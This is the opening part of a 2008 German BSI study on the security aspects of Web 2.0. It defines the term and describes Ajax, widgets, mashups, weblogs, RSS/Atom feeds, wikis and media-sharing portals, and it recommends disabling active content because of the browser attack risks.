Bundesamt
für Sicherheit in der
Informationstechnik

Web 2.0

Sicherheitsaspekte neuer Anwendungen und Nutzungsformen des Mediums World Wide Web und ihrer Implementierung

Bundesamt für Sicherheit in der Informationstechnik
Postfach 20 03 63
53133 Bonn
Tel.: +49 228 99 9582-0
E-Mail: sinet@bsi.bund.de
Internet: http://www.bsi.bund.de

Autoren
Roland Dworschak
Bundesamt für Sicherheit in der Informationstechnik (BSI), Bonn
http://www.bsi.bund.de

Änderungs- und Versionsverzeichnis

Datum	*Version*	*Name*	*Änderung*
14.01.2008	1.0	BSI	Fertigstellung der abschließenden Fassung

Inhaltsverzeichnis

1 Zusammenfassung

Web 2.0 ist ein Schlagwort, das als Oberbegriff für neue Nutzungsformen des Mediums World Wide Web und eine neue Art von Web-Anwendungen mit höherer Interaktivität verstanden werden kann. Ein wichtiger Bestandteil von Anwendungen aus dem Bereich Web 2.0 sind Aktive Inhalte wie Ajax.

Durch den verstärkten Einsatz solcher Techniken im Web werden Nutzer gezwungen, Aktive Inhalte freizuschalten, um entsprechende Web-Anwendungen uneingeschränkt nutzen zu können. Aufgrund von Schwachstellen in den Browsern steigt dadurch jedoch das Risiko zahlreicher Angriffe, die in ihren Auswirkungen oftmals unterschätzt werden. Diese Angriffe nutzen Schwachstellen in Web-Anwendungen, das heisst auf der Serverseite, um den Client anzugreifen. Ein erfolgreicher Angriff erlaubt nicht nur das Auslesen sensibler Daten, sondern ermöglicht unter Umständen auch Zugriff auf lokale Ressourcen oder die Installation von Schadprogrammen.

Da das Kernstück von Ajax, einer der wichtigsten technischen Komponenten von Web 2.0, von JavaScript abhängt kommt diese Studie zu dem Schluss, dass – so lange keine geeigneten Mechanismen gegen die bestehenden Bedrohungen gefunden werden – die generelle Deaktivierung von Aktiven Inhalten nach wie vor die einzig wirkungsvolle Lösung zum Schutz vor den beschriebenen Angriffen darstellt.

2 Einleitung

Der Begriff „Web 2.0“ ist ein derzeit häufig gebrauchtes Schlagwort, dessen Bedeutung allerdings nicht immer ganz klar ist und je nach Kontext schwanken kann. Die meisten Anwendungen, die mit dem Stichwort Web 2.0 in Verbindung gebracht werden, haben aber eines gemeinsam: Sie nutzen intensiv Aktive Inhalte.

Die vorliegende Studie beschäftigt sich mit den Sicherheitsaspekten einiger dieser Anwendungen, insbesondere mit einer zentralen Technik, die in vielen Fällen die technische Grundlage für die erhöhte Interaktivität von Anwendungen ist, die sich mit dem Attribut Web 2.0 schmücken. Zielgruppen sind sowohl Behörden und Unternehmen, die Web-Anwendungen anbieten, als auch an Privatanwender, die sich beim täglichen Surfen unterschiedlichsten Bedrohungen aussetzen. Für beide Gruppen werden nötige Sicherheitsanforderungen und mögliche Umsetzungen betrachtet.

Aufbau der Studie

Zunächst wird die Geschichte des Begriffs Web 2.0 kurz beschrieben. Es wird erläutert, welche neue Techniken mit diesem Begriff verknüpft sind und wie sich diese zu bestehenden Web-Anwendungen bzw. Techniken abgrenzen.

Anschließend wird untersucht, welche Auswirkungen es auf die Sicherheit der Benutzer hat, wenn Web 2.0 Techniken genutzt werden, ob bestehende Sicherheitsmaßnahmen noch ausreichend Schutz bieten und welche neuen Maßnahmen eventuell nötig sind.

Dieser zweite Teil beschäftigt sich vor allem mit dem Thema „Ajax“ (Asynchronous JavaScript and XML) und hier speziell mit dem JavaScript XmlHttpRequest-Objekt, das eine der wichtigsten Komponenten von Web 2.0 darstellt. Die Einsatzmöglichkeiten und die Funktionsweise von Ajax werden im Vergleich zu herkömmlichen Aktiven Inhalten wie JavaScript und DHTML dargestellt und entsprechend abgegrenzt. Es werden grundlegende Techniken von Web-Anwendungen erläutert, die im Weiteren von Bedeutung sind. Allgemeine Schwachstellen und Gefährdungen werden aufgezeigt und die in Browsern implementierten Sicherheitsmaßnahmen diskutiert. Weiterhin werden Möglichkeiten für Entwickler dargestellt, die Bedrohungen einzuschränken. Diese Möglichkeiten werden skizzenhaft an mehreren Beispielen dargestellt und untersucht. Anschließend wird gezeigt, wie Ajax missbraucht werden kann, um bestehende Sicherheitsmaßnahmen zu umgehen und welche neuen Gefährdungen und Risiken entstehen. Am Ende des Kapitels werden mögliche Sicherheitsmaßnahmen für Benutzer vorgestellt, welche das Risiko auf ein Minimum reduzieren sollen.

Abschließend wird diskutiert, in welchem Umfang Funktionen aus dem Bereich des Web 2.0 mit „herkömmlichen“ Techniken realisiert werden können und ob auf den Einsatz von Aktiven Inhalten verzichtet werden kann. Dieses letzte Kapitel bietet Code-Beispiele, die zeigen, wie der Einsatz von Ajax bzw. JavaScript vermieden werden kann, bzw. wie die Technik so eingesetzt werden kann, dass einerseits alle Informationen und Interaktionen auch dann erreichbar sind, wenn im Browser JavaScript deaktiviert ist, und andererseits weder Darstellung noch Navigation beeinträchtigt werden. Abschließend werden in diesem Kapitel noch kurz Probleme der Ajax-Technik im Zusammenhang mit dem Thema Barrierefreiheit diskutiert.

Aktive Inhalte

Den Schwerpunkt der Untersuchungen in dieser Studie stellen Sicherheitseigenschaften „neuer“ Komponenten aus dem Bereich Aktiver Inhalte dar, nämlich Ajax und speziell das XmlHttpRequest-Objekt. Solche Aktiven Inhalte werden nicht nur in Web-Anwendungen eingesetzt, die unter

den Begriff Web 2.0 fallen, sondern auch an diversen anderen Stellen. Das wichtigste Resultat der Studie bezieht sich deswegen nicht auf das Thema Web 2.0 im engeren Sinne, sondern allgemeiner auf Web-Anwendungen, die diese Aktiven Inhalte verwenden.

Das Ergebnis der Studie bestätigt erneut die Position des BSI, von der Verwendung Aktiver Inhalte in Web-Anwendungen abzuraten. Den neuen Möglichkeiten, die Technologien wie Ajax bieten, steht eine Anzahl neuer Gefährdungen gegenüber, die bei einer Abwägung von Nutzen gegen Risiko klar gegen die Nutzung Aktiver Inhalte sprechen. Dass erfolgreiche und benutzerfreundliche Web-Anwendungen auch realisiert werden können, ohne dass Aktive Inhalte zu ihrer Nutzung zwingend erforderlich sind, wird von einer großen Anzahl bekannter Anbieter aus verschiedenen Bereichen (E-Commerce, Webmail, Online-Auktionen) bewiesen, deren Angebote auch mit deaktiviertem JavaScript genutzt werden können.

3 Der Begriff „Web 2.0“

Web 2.0 wird oft nur als ein Modewort gesehen, das am ehesten für ein „interaktives“ Verhalten von Web-Anwendungen steht. Häufig wird aber auch der Aspekt des „user generated content“ als zentrales Merkmal von Web 2.0 in den Mittelpunkt gestellt. Dieser Abschnitt illustriert die Bedeutung des Begriffes Web 2.0 über seine Geschichte und anhand von Beispielen.

Erstmals verwendet wurde der Begriff Web 2.0 von Tim O'Reilly für eine Web-Konferenz im Oktober 2004. „Web 2.0 doesn't have a hard boundary, but rather, a gravitational core“. Dieser Kern ist in Abbildung 3.1 zu sehen, der aus einem Brainstorming auf der Web 2.0 Konferenz entstanden ist.




Abbildung 3.1: Ergebnis eines Brainstormings auf der Web 2.0 Konferenz im Oktober 2004 [Orei05].

Generell beschreibt Web 2.0 keine neuen Technologien, sondern kombiniert bereits vorhandene Techniken miteinander, um so neue Anwendungs- und Nutzungsmodelle zu erschaffen. Darunter finden sich verschiedenste Anwendungsbereiche wie neue, soziale Kommunikationsplattformen, Bild- und Videosharing Portale oder neue Web-Anwendungen, die einer bekannten PC – Anwendung gleichen. Doch nicht nur neue Anwendungsmodelle lassen sich unter dem Stichwort Web 2.0 eingliedern, sondern auch bereits bekannte Konzepte, deren Interaktivität eventuell mit Hilfe von Ajax (siehe nächster Abschnitt) erhöht wurde, finden sich unter dem Schlagwort. Selbst RSS, das bereits 1997 bekannt wurde, wird heute oft im Zusammenhang mit Web 2.0 genannt.

Viele Modelle entstehen dabei durch den Beitrag der eigenen Benutzer („*Software that gets better the more people use it*“). So wären z. B. Bild- und Videosharing-Portale, Wikis, Weblogs und ähnliche Services ohne eine große Anzahl von Benutzern, die ihre Bilder, Videos, Informationen oder Kommentare der Öffentlichkeit zur Verfügung stellen, nicht vorstellbar.

Services wie Google Adsense und auch BitTorrent, die ebenfalls als Web 2.0 Anwendung bezeichnet werden, folgen einer anderen Definition: „leverage customer-self-service and algorithmic data management to reach out the entire web, to the edges and not just the center, to 'the long tail' and not just the head“. Im Gegensatz zu Anbietern wie DoubleClick, die einen formellen Geschäftsvertrag benötigen, um ihre Werbung anzubieten und somit nur die größten Web-Anbieter unter Vertrag haben, wird es mit Google Adsense auch kleinen Anbietern ermöglicht davon zu profitieren und sichert so seinen Marktvorteil.

BitTorrent bietet Daten zum Download an, setzt dabei aber auf Dezentralisierung und macht aus jedem Client gleichzeitig auch einen Server. Anstatt wie Akamai die Daten zentral anzubieten und immer wieder auszubauen, um eine bessere Performance zu bieten, verwendet BitTorrent automatisch die Bandbreite der eigenen Benutzer und folgt so auch dem vorgenannten Web 2.0 Prinzip, dass der Service bzw. die Software besser wird, je mehr Leute es benutzen.

Viele neue und auch alte Modelle in Web 2.0 verwenden nun Ajax, das sowohl für den Austausch von Daten zuständig ist, als auch im Zusammenhang mit Frameworks für die Interaktion und somit der Benutzerfreundlichkeit von Web-Anwendungen dient.

3.1 Interaktivität bei Web-Anwendungen

Die Interaktivität von Web-Anwendungen fällt unter den Begriff „*Rich User Experience*“ und ist der Aspekt, der für die Benutzer meist am deutlichsten erkennbar ist. Mit Hilfe von Aktiven Inhalten (insbesondere Ajax) wird Web-Anwendungen eine neue Interaktivität verliehen, die einer Desktop-Anwendung gleicht. Das bekannteste Beispiel hierfür ist Google Maps (Abbildung 3.2). Ohne ein Skript lokal installieren zu müssen, wie etwa bei Java-Applets, wird es Besuchern ermöglicht, sich ohne lange Ladezeiten in einer weltweiten Straßenkarte inklusive Satellitenaufnahmen zu bewegen. Der jeweils ausgewählte Bereich der Karte wird bei Bedarf im Hintergrund nachgeladen und automatisch im Browser des Besuchers wieder dargestellt.




Abbildung 3.2: Web-Anwendung, die Ajax einsetzt (http://maps.google.com/).

Obwohl Ajax als Technik bereits seit 1999 existiert, wird sie erst seit dem Schlagwort Web 2.0 verbreitet eingesetzt. Oftmals wird Ajax auch verwendet, um herkömmliche Web-Anwendungen komfortabler zu gestalten und soll den Besucher entsprechend unterstützen (weitere Informationen in Kapitel 4). In anderen Fällen, wie etwa Google Mail oder dem Beispiel aus Abbildung 3.3, wird die komplette Web-Anwendung auf Ajax aufgebaut und ist für Besucher, die Aktive Inhalte aus Sicherheitsgründen herausfiltern oder nicht verwenden können, nicht nutzbar.




Abbildung 3.3: Interaktive Web-Anwendung zum Erstellen einer individuellen Uhr (http://www.superwownow.com).

Welche neuen Funktionen Ajax gegenüber anderen Aktiven Inhalten wie „herkömmlichen“ JavaScripts und DHTML bietet, wird in Kapitel 4 dargestellt. Welche neuen Gefährdungen und Risiken hingegen Ajax mit sich bringt, wird anschließend im Kapitel 5.4 detailliert behandelt. Sämtliche Funktionen und Attribute von Ajax werden im Anhang A ab Seite angeführt und zum Vergleich (sofern möglich) in DHTML abgebildet.

3.2 Widgets

Widgets sind grafische Steuerelemente, die durch das Dashboard unter Mac OS X bzw. unter dem Namen „Gadgets“ unter Microsoft Windows Vista bekannt geworden sind (siehe Abbildung 3.4). Dabei handelt es sich um kurze Skript- bzw. Code-Fragmente, die in bestehenden Anwendungen eingebaut werden können.

Abbildung 3.4: Widget (bzw. Gadget) unter Microsoft Windows Vista [Micr05].

Im Zusammenhang mit Web 2.0 bekommen Widgets nicht nur in Web-Anwendungen eine neue Bedeutung. Durch die Verwendung von Ajax und JavaScript lassen sich nun Widgets realisieren, die beispielsweise interaktiv auf die Eingaben des Benutzers reagieren. Eines der bekanntesten Widgets ist hierbei OpenSearch von Mozilla Firefox, das bei Eingabe eines Suchwortes automatisch Suchvorschläge im Browser anzeigt.




Abbildung 3.5: Widget für automatische Suchvorschläge [Mozz07].

Widgets für Web-Anwendungen sowie für den Desktop (Dashboard unter Mac OS X, Yahoo Widget Engine, Windows Vista Sidebar, Google Desktop und weitere) verwenden Aktive Inhalte und werden somit auf dem Client ausgeführt. Im Gegensatz zu den Widgets, die auf Webseiten implementiert werden, haben jene auf dem Desktop jedoch in der Regel Zugriff auf die lokalen Ressourcen (z. B. sensible Daten auf der Festplatte) und bilden so bei einer Schwachstelle ein erhöhtes Sicherheitsrisiko.

3.3 Mashups

Außer einer erweiterten Interaktivität und Benutzerfreundlichkeit von Web-Anwendungen durch den Einsatz von Ajax gehören auch sogenannte Mashups zum Themenkomplex Web 2.0. Mashups nutzen die definierten Programmierschnittstellen (APIs), um den Inhalt mehrerer Web-Anwendungen mit anderen zu kombinieren und so eine neue Anwendung zu schaffen. Ende Februar 2007 verbuchte die Web-Plattform programmableweb.com bereits über 1600 solcher Mashups [Muss07].

Häufig anzutreffen sind dabei Kombinationen mit Google Maps. Die Schnittstelle dieser Web-Anwendung erlaubt es, auf der eigenen Webseite die Landkarten und Satellitenbilder mit individuellen Markierungen zu versehen. Geowalk.de geht noch einen Schritt weiter und kombiniert Google Maps mit FlickR, Wikipedia, Google News und Yahoo Travel (siehe Abbildung 3.6).

Abbildung 3.6: Geowalk - ein Mashup aus Google Maps, FlickR, Wikipedia, Google News, Yahoo Travel [Fact07].

Inzwischen bieten viele Web-Anwendungen derartige Schnittstellen, die es ermöglichen den Inhalt oder Teile davon weiterzuverwenden. Der Kommunikationsablauf dazu ist durch das jeweilige API der Web-Anwendung definiert und kann so ein proprietäres Protokoll darstellen. Als Format für die Darstellung der übermittelten Daten wird hingegen meist XML verwendet.

Der gesamte Ablauf kann sowohl dynamisch auf dem Webserver als auch aktiv auf dem Client erfolgen. Bei Geowalk wird beispielsweise ein Adobe Flash-Applet aktiv auf dem Client ausgeführt, das die nötigen Server kontaktiert, die Informationen aufbereitet und kombiniert wieder auf dem Client darstellt.

3.4 Soziale Kommunikationsplattformen

Unter dem Begriff soziale Kommunikationsplattformen versammeln sich Web-Anwendungen, die meist schon vor Web 2.0 bekannt waren. Technologien wie Ajax oder DHTML spielen bei dieser Kategorie nur eine untergeordnete Rolle. Mehr Bedeutung haben hier die definierten Schnittstellen, die es erlauben einzelne Artikel, Bilder, Videos, Kommentare etc. zu referenzieren bzw. bei Verwendung von Newsfeeds (RSS) über Neuigkeiten einer abonnierten Seite informiert zu werden (siehe den folgenden Abschnitt 3.4.1).

Im eigentlichen Zustand sind die Applikationen meist serverseitig und unabhängig vom Client bzw. dessen Technologien.

3.4.1 Weblogs, Permalinks, RSS und Atom

Ein Weblog beschreibt ein digitales Online-Tagebuch. Es stehen zahlreiche Weblog-Lösungen als Open-Source-Software oder durch verschiedene Weblog-Betreiber als Service zur Verfügung. Der Autor eines Weblogs (sogenannter Blogger) kann auf einfache Weise Artikel hinzufügen, modifizieren etc. und so seine persönlichen Erfahrungen in einem chronologischen Schema darstellen (siehe Abbildung 3.7).

Abbildung 3.7: Open-Source-Weblog: LifeType.

Aktive Inhalte werden hierbei meist nur auf der Seite des Autors eingesetzt. Für die Bearbeitung von Artikel bieten verschiedene Web-Anwendung einen komfortablen visuellen Web-Editor, der mit Hilfe von DHTML bereits den fertigen HTML-Code anzeigt.

Für Besucher des Weblogs sind hingegen sogenannte *Permalinks* und *RSS* von Wichtigkeit. Bei Weblogs handelt es sich um dynamische Seiten, die bei jeder Anfrage serverseitig neu generiert werden. Wenn ein Benutzer durch Setzen eines Lesezeichens auf die Internet-Adresse (URL) des Weblogs den Inhalt der aktuellen Seite speichern möchte, kann das Lesezeichen bei einem erneuten Aufruf bereits einen anderen Inhalt aufweisen, als ursprünglich gespeichert wurde. Andererseits gibt es Besucher, die nicht den aktuellen Inhalt speichern wollen, sondern den Weblog selbst, um so immer über aktuelle Neuigkeiten zu erfahren.

Für den ersten Fall bieten viele Weblogs Permalinks, die einen aktuellen Artikel in der aktuellen Version referenzieren und so immer auf den gleichen Inhalt verweisen. Bei jeder Änderung eines Artikels wird somit auch ein neuer Permalink erzeugt. Aus Benutzersicht gesehen, handelt es sich um eine gewöhnliche URL, wie jede andere Internet-Adresse. Generiert werden diese Permalinks jedoch serverseitig und stellen (je nach Implementierung) aufgrund der Informationen in der URL den ursprünglichen Zustand wieder her.

Für den zweiten Fall gibt es RSS-Feeds, die nicht nur bei Weblogs, sondern insbesondere bei Nachrichtenmeldungen, eingesetzt werden. Über eine definierte Schnittstelle werden immer die aktuellen Daten (Nachrichten, Artikel, Bilder etc.) im XML-Format zur Verfügung gestellt. Diese RSS-Feeds können über den Browser (siehe Abbildung 3.8) oder eine eigene Applikation wie Aggregator und Feed-Reader empfangen und dargestellt werden. Aggregator werden meist serverseitig implemen-

tiert und erlauben es mehrere News-Feeds zu verarbeiten, die auf einer eigenen Seite beispielsweise wieder als RSS-Feed zur Verfügung gestellt werden. Feed-Reader hingegen sind Applikationen, die lokal am System installiert werden (und so mit den Rechten des Benutzers laufen).

Abbildung 3.8: RSS-Feeds im Firefox.

RSS ermöglicht es Benutzern sich an einer Webseite „anzumelden“ und so automatisch über Neuigkeiten informiert zu werden. Grundsätzlich handelt es sich bei Weblogs aber in der einfachsten Form lediglich um persönlich gehaltene Webseiten, die bereits zu Beginn des Internets lange Zeit vor Web 2.0 bekannt waren.

Inhalte wie z. B. die Titel von Pressemitteilungen können in einem RSS-Feed grundsätzlich in beliebigen Formaten (Klartext, HTML etc.) übertragen werden. Es gibt allerdings keine direkte Möglichkeit zu definieren, welches Format für den Inhalt verwendet wurde und es ist somit dem Feed-Reader überlassen, die Nachricht richtig darzustellen. Atom ist ebenfalls ein XML-Format für Feeds, das aber erst im Dezember 2005 als offizieller Internet-Standard [RFC4287] verabschiedet wurde und gilt als Nachfolger von RSS. In Atom ist es möglich, das Format des Inhalts mit anzugeben und bietet damit eine Funktion, die vor allem von Weblog-Lösungen häufig verwendet wird.

RSS- bzw. Atom-Feeds können Aktive Inhalte und somit auch Schadcode enthalten, die von Feed-Readern automatisch heruntergeladen und ausgeführt werden. Daher ist es wichtig, einen Feed-Reader zu wählen, der Aktive Inhalte entweder ignoriert oder entsprechend herausfiltert. Bei einem erfolgreichen Angriff würde der Schadcode mit den Rechten des Feed-Readers (bzw. des Benutzers) am lokalen System laufen.

3.4.2 Wikis

Wikis sind Sammlungen von Seiten, die meist öffentlich zur Verfügung stehen und von Benutzern nicht nur gelesen, sondern auch verändert werden können. Es gibt zahlreiche Anbieter und Web-Anwendungen in verschiedenen Programmiersprachen. Wikis waren bereits vor Web 2.0 bekannt und im Einsatz (wikipedia.org wurde beispielsweise bereits im Januar 2001 gegründet). Grundlegende Neuerungen gibt es seither keine - visuelle Editoren wie bei Weblogs waren hier bereits im Einsatz (siehe Abbildung 3.9).




Abbildung 3.9: Ein WYSIWYG-Web-Editor.

3.4.3 Bild- und Videosharing-Portale

Einer großen Beliebtheit erfreuen sich seit Breitband-Internet-Anbindungen Bild- und Videosharing-Portale. Benutzer können ihre eigenen Daten hochladen, der Öffentlichkeit zur Verfügung stellen und Kommentare abgeben. Viele Portale und Applikation entwickelten sich erst kurz vor (FlickR, Februar 2004) bzw. erst nach der Entstehung des Begriffes Web 2.0 – YouTube (Februar 2005, siehe Abbildung 3.10), MyVideo (April 2006), etc.




Abbildung 3.10: Videosharing Portal – YouTube.

Wie bereits bei Mashups (Abschnitt 3.3) erwähnt, bieten diese Web-Anwendungen meist offene Schnittstellen, die es erlauben einzelne Teile (Bilder, Videos, Kommentare etc.) auf anderen Webseiten einzubinden. Die Verarbeitung kann auch hier sowohl server- als auch client-seitig ablaufen.

Für die Darstellung der Bilder bzw. Video-Streams werden ebenfalls Aktive Inhalte wie Adobe Flash, RealVideo, Quicktime oder Windows Media Player verwendet, die zahlreiche Schwachstellen aufweisen. Die Sicherheitsaspekte dieser Aktiven Inhalten werden in dieser Studie nicht weiter betrachtet, dürfen aber dennoch keinesfalls ignoriert werden.

